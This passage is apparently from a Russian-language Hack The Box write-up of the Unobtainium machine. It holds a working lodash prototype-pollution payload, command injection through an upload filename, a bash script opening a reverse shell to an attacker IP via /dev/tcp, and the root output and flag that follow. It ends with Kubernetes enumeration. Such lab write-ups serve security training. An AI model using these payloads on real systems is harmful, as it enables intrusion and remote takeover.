
PoC эксплоита google-cloudstorage-commands



```
app.post('/upload', (req, res) => {
  const user = findUser(req.body.auth || {});
  if (!user || !user.canUpload) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }

  filename = req.body.filename;
  root.upload("./",filename, true);
  res.send({ok: true, Uploaded_File: filename});
});
```

Код обработчика метода post из файла index.js


При передаче параметра `filename` методом POST на страницу `/upload` мы можем выполнить команду. Но перед этим сервер проверяет, имеет ли данный пользователь свойство `canUpload`.



```
const users =[
  {name: 'felamos', password: 'Winter2021'},
  {name: 'admin', password: Math.random().toString(32), canDelete: true, canUpload: true},
];
```

Объекты users


Этих свойств у нас нет, но можем их получить. В этом поможет критическая уязвимость в библиотеке lodash. Мы можем использовать атрибут `constructor` объекта, представляющего пользователя, чтобы активировать данные привилегии. И у нас снова есть уязвимый блок кода (ниже приведены скрины из PoC и кода `index.js`).



The logic of a vulnerable recursive merge function follows the following high-level model:

```
merge (target, source)

  foreach property of source

    if property exists and is an object on both the target and the source

      merge(target[property], source[property])

    else

      target[property] = source[property]
```

Пример уязвимого кода lodash



```
app.put('/', (req, res) => {
  const user = findUser(req.body.auth || {});

  if (!user) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }

  const message = { icon: '__', };

  _.merge(message, req.body.message, {
    id: lastId++,
    timestamp: Date.now(),
    userName: user.name,
  });

  messages.push(message);
  res.send({ok: true});
});
```

Код обработчика метода put из файла index.js

При передаче параметра `text` методом PUT на страницу `/` мы сможем выполнить опасное слияние объектов.

Продолжение статьи →

← НАЧАЛО СТАТЬИ


HTB UNOBTAINIUM

УЧИМСЯ РАБОТАТЬ С KUBERNETES В РАМКАХ ПЕНТЕСТА

ТОЧКА ОПОРЫ

Давай проэксплуатируем это и активируем у себя свойства **`canUpload`** и **`canDelete`**. Для этого отправим следующее сообщение:

```
{
  "text":{
    "constructor":{
      "prototype":{
        "canDelete":true,
        "canUpload":true
      }
    }
  }
}
```




```
PUT / HTTP/1.1
Host: unobtainium.htb:31337
Connection: keep-alive
Content-Length: 137
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: ru

{
  "auth":{
    "name":"felamos",
    "password":"Winter2021"
  },
  "message":{
    "text":{
      "constructor":{
        "prototype":{
          "canDelete":true,
          "canUpload":true
        }
      }
    }
  }
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 11
ETag: W/"b-Ai2R8hgEarLmHKwesTlqcY913ys"
Date: Sun, 13 Jun 2021 11:44:22 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "ok":true
}
```

Активация привилегий

Получили ответ, что все выполнено без ошибок. Теперь для проверки выполним команду **`id`**, как было описано выше. Результат запишем в файл.




```
POST /upload HTTP/1.1
Host: unobtainium.htb:31337
Connection: keep-alive
Content-Length: 79
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: ru

{
  "auth":{
    "name":"felamos",
    "password":"Winter2021"
  },
  "filename":"& id > qwe.txt"
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 44
ETag: W/"2c-fyV/X8F/Mv0KsJ1MW3AlzevMNAQ"
Date: Sun, 13 Jun 2021 11:48:00 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "ok":true,
  "Uploaded_File":"& id > qwe.txt"
}
```

Выполнение команды и запись результата в файл

Осталось прочесть содержимое файла легитимным способом.



```
POST /todo HTTP/1.1
Host: unobtainium.htb:31337
Connection: keep-alive
Content-Length: 72
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: ru

{
  "auth":{
    "name":"felamos",
    "password":"Winter2021"
  },
  "filename":"qwe.txt"
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 64
ETag: W/"40-KqRhoq3oGeCyq05JALRfRAYzUmM"
Date: Sun, 13 Jun 2021 11:48:31 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "ok":true,
  "content":"uid=0(root) gid=0(root) groups=0(root)\n"
}
```

Чтение файла

Как можно увидеть, команда успешно выполнена, а вся наша концепция получила подтверждение. Можно выполнить реверс-шелл.

Справка: реверс-шелл

Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем и таким образом подключаемся к ней, чтобы выполнять команды от лица пользователя, который запустил шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушатель».

В таких случаях пригодится rlwrap — readline-оболочка, которая в числе прочего позволяет пользоваться историей команд. Она обычно доступна в репозитории дистрибутива.


```
apt install rlwrap
```

В качестве самого листенера при этом можно использовать широко известный netcat.

```
rlwrap nc -lvp [port]
```

Чтобы быстро восстанавливать соединение в случае его потери, я написал маленький скрипт на Bash, содержащий две команды. Это те же команды, что представлены в запросах выше, только без чтения файла.

```
#!/bin/bash

curl -X PUT -H "Content-Type: application/json" -d '{"auth":{"name":
"felamos","password":"Winter2021"},"message":{"text":{"constructor":{
"prototype":{"canDelete":true, "canUpload":true}}}}}' http://
unobtainium.htb:31337/
curl -X POST -H "Content-Type: application/json" -d '{"auth":{"name":
"felamos","password":"Winter2021"},"filename":"& echo "bash -i >& /
dev/tcp/10.10.14.126/4321 0>&1" | bash"}' http://unobtainium.htb:
31337/upload
```



```
ralf@ralf-PC:~/tmp/ubo/opt/unobtainium$ rlwrap nc -lvp 4321
listening on [any] 4321 ...
connect to [10.10.14.126] from unobtainium.htb [10.10.10.235] 54498
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
id
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/user.txt
cat /root/user.txt
bdc6f1f4c399a3033be2b1a0fd77ccf4
```

Флаг пользователя

ПРОДВИЖЕНИЕ

Теперь, когда мы получили доступ к хосту, нам необходимо собрать информацию. Для этого я обычно использую скрипты PEASS.

Справка: скрипты PEASS для Linux

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате.

Чтобы воспользоваться скриптом, его надо сначала загрузить на локальный хост.

```
wget https://github.com/carlospolop/privilege-escalation-awesome-
scripts-suite/blob/master/linPEAS/linpeas.sh
```


Теперь нужно загрузить его на удаленный хост. В директории со скриптом на локальной машине запустим с помощью Python простой веб-сервер. После выполнения этой команды веб-сервер будет прослушивать порт 8000.

```
python3 -m http.server
```

А теперь с помощью того же **`wget`** на целевой машине загрузим скрипт с локального хоста на удаленный. После загрузки необходимо дать файлу право на выполнение и выполнить скрипт.

```
wget http://[ip_локального_хоста]:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

Из вывода LinPEAS я узнал, что на хосте работает пользовательская задача в cron. Каждую минуту происходит поиск и удаление файла **`kubectl`**. А это означает использование оркестратора Kubernetes.



```
[+] Cron jobs
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
* * * * * find / -name kubectl -exec rm {} \;
incrontab Not Found
-rw-r--r-- 1 root root  722 Oct  7  2017 /etc/crontab
```

Задачи cron

Kubernetes позволяет управлять кластером контейнеров Linux как единой системой. Kubernetes управляет контейнерами Docker, запускает их на большом количестве хостов, а также обеспечивает совместное размещение и репликацию большого количества контейнеров. Что нам нужно понимать при работе с Kubernetes:

- Node — это машина в кластере Kubernetes;
- Pod — это группа контейнеров с общими разделами, запускаемых как единое целое;
- Service — это абстракция, которая определяет логический объединенный набор pod и политику доступа к ним;
- Volume — это директория (возможно, с данными), которая доступна в контейнере;
- Label — это пара ключ/значение, которые прикрепляются к объектам, например подам, и могут быть использованы для создания и выбора наборов объектов.


Для работы с кубером нам нужен kubectl, а он удаляется раз в минуту. Скачаем его на локальную машину, а затем загрузим на удаленный хост таким же способом, как и LinPEAS. Я загружаю его под именем **`kctl`**.

```
curl -LO "https://dl.k8s.io/release/$(curl -L -s https://dl.k8s.io/
release/stable.txt)/bin/linux/amd64/kubectl"
```

Теперь файл удаляться не будет, можем поработать с Kubernetes. Благодаря kubectl нам доступна команда **`can-i`**, с помощью которой мы можем проверить свои привилегии на то или иное действие. В ответ будет возвращаться **`yes`** или **`no`**.

В кластере Kubernetes объекты **`secret`** предназначены для хранения конфиденциальной информации, такой как пароли, токены OAuth или ключи SSH. И это первое, что нужно проверить.

```
kubectl auth can-i list secrets
```




```
./kctl auth can-i list secrets
no
```

Проверка секретов

К сожалению, мы не можем просмотреть секреты. Следующее, что нужно проверить, — это пространства имен (**`namespaces`**) — виртуальные кластеры, работающие в одном и том же физическом кластере. Namespaces предоставляют набор уникальных имен для ресурсов. Давай узнаем, можем ли мы получить их.

```
kubectl auth can-i list namespaces
```




```
<566f4-lrpt9:/tmp# ./kctl auth can-i list namespaces
Warning: resource 'namespaces' is not namespace scoped
yes
```

Проверка пространств имен

Мы можем получить пространства имен следующей простой командой.

```
kubectl get namespaces
```




```
./kctl get namespaces
NAME              STATUS   AGE
default           Active   147d
dev               Active   146d
kube-node-lease   Active   147d
kube-public       Active   147d
kube-system       Active   147d
```

Получение namespaces

